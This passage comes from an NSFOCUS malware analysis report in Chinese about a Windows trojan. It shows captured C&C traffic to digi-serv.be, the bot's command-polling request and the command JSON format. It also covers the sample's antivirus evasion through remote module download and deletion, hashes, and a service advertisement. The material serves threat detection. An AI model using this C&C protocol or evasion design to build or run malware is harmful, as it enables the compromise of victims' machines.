"\\SearchIndexer.exe","\\TrustedInstaller.exe","\\cmd.exe","\\conhost.exe","\\audiodg.exe",
"\\Procmon.exe","\\Procmon.exe","\\WmiPrvSE.exe","\\svchost.exe","\\6d.exe"],"proxy":0,
"script_name":"/Digital/prosium.php","servers":[{"host":"digi-serv.be","port":80,
"userSSL":false}],"user_name":""}}
HTTP/1.1 404 Not Found
Server: nginx
Date: Thu, 24 Nov 2016 04:40:31 GMT
Content-Type: text/html; charset=iso-8859-1
Connection: keep-alive
Vary: Accept-Encoding
Content-Length: 279

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /Digital/prosium.php was not found on this server.</p>
<hr>
<address>Apache Server at digi-serv.be Port 80</address>
</body></html>

```

图 21 注册包通信数据（发送本机信息给主控端）

```

GET /Digital/prosium.php?controller=api&action=commands&id=EBE2D7C4 HTTP/1.1
Accept: */*
User-Agent: RSDN HTTP Reader
Host: digi-serv.be
Connection: Keep-Alive

HTTP/1.1 404 Not Found
Server: nginx
Date: Thu, 24 Nov 2016 04:46:37 GMT
Content-Type: text/html; charset=iso-8859-1
Connection: keep-alive
Vary: Accept-Encoding
Content-Length: 279

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /Digital/prosium.php was not found on this server.</p>
<hr>
<address>Apache Server at digi-serv.be Port 80</address>
</body></html>

```

图 22 发送的请求 URL



在分析环境下，都无法获得的 C&C 主控端回复，根据代码分析，其中正常发送请求后，若 C&C 服务器发送指令信息，则指令段的回复数据应该为如下框图中所示的格式，其中 command 字段即为攻击指令字段：

```
{
  "id": <bot_id>,
  "command": {
    "command": <command_name>,
    "cmd": {
      "wait": true
    }
  }
}
```

持续攻击的方法

样本自身使用隐藏窗口的方式启动，一旦执行，难以发现。没有自启动方式。

杀软对抗

针对主样本文件，除了获取主机信息外，无其他恶意行为，因此主样本文件并不会被杀毒软件判定为恶意文件。其恶意行为主要是通过远程连接 C&C 服务器，下载文件并执行（或者下载模块并安装），以及执行其他的攻击者指定的命令来实现。

攻击定位

通过对该样本的网络行为进行简单的跟踪，发现该 IP (78.46.215.122) 位于德国柏林。




图 23 攻击定位

绿盟科技 TAC 检测结果

文件信息			
基本信息		文件详情	
威胁等级	 中威胁	样本来源	手动上传
来源帐号	admin[10.65.60.81]	时间	2016-11-24 12:02:23
文件名	6bd51f44230010e4c435c63364f26188531908035000e747721732f9735c96c1.bin		
类型	Win32 EXE	文件大小	329.5KB (337408 bytes)
CRC32	2cb78e87		
MD5	361c983b94b3e07a3b509f0b9b34cad7		
SHA1	afecbbc9d6dbc326fa448674b7b252c05e3c0c9b		
SHA256	6bd51f44230010e4c435c63364f26188531908035000e747721732f9735c96c1		

图 24 TAC 检测结果

想了解更多该样本相关的攻击者信息，可以购买绿盟科技的深入分析报告。

检测方法

绿盟科技检测服务

1. 绿盟科技工程师前往客户现场检测。
2. 绿盟科技在线云检测，登陆绿盟云，申请威胁分析中心试用。链接地址如下：

https://cloud.nsfocus.com/#/krosa/views/initcdr/productandservice?service_id=1018

绿盟科技木马专杀解决方案

1. **短期服务：**绿盟科技工程师现场木马后门清理服务（人工服务 +IPS+TAC）。确保第一时间消除网络内相关风险点，控制事件影响范围，提供事件分析报告。
2. **中期服务：**提供 3-6 个月的风险监控与巡检服务（IPS+TAC+ 人工服务）。根除风险，确保事件不复发。
3. **长期服务：**基于行业业务风险解决方案（威胁情报 + 攻击溯源 + 专业安全服务）



总结

该样本将所有的恶意代码都放置在远程连接的 C&C 服务器上，使用 http 协议进行通信，在本机上没有明显的恶意行为，具有良好的杀软对抗性。同时，其预留加载恶意功能模块的功能，攻击者可以随时更新样本所能执行的恶意功能，具有灵活性；且其执行完成后即删除所执行的恶意功能模块，具有隐蔽性。

综上所述，此样本具有更好的隐蔽性和灵活性，给个人计算机的安全防范增加了难度。



THE EXPERT BEHIND GIANTS 巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，
为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供
具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。

在这些巨人的背后，他们是备受信赖的专家。

www.nsfocus.com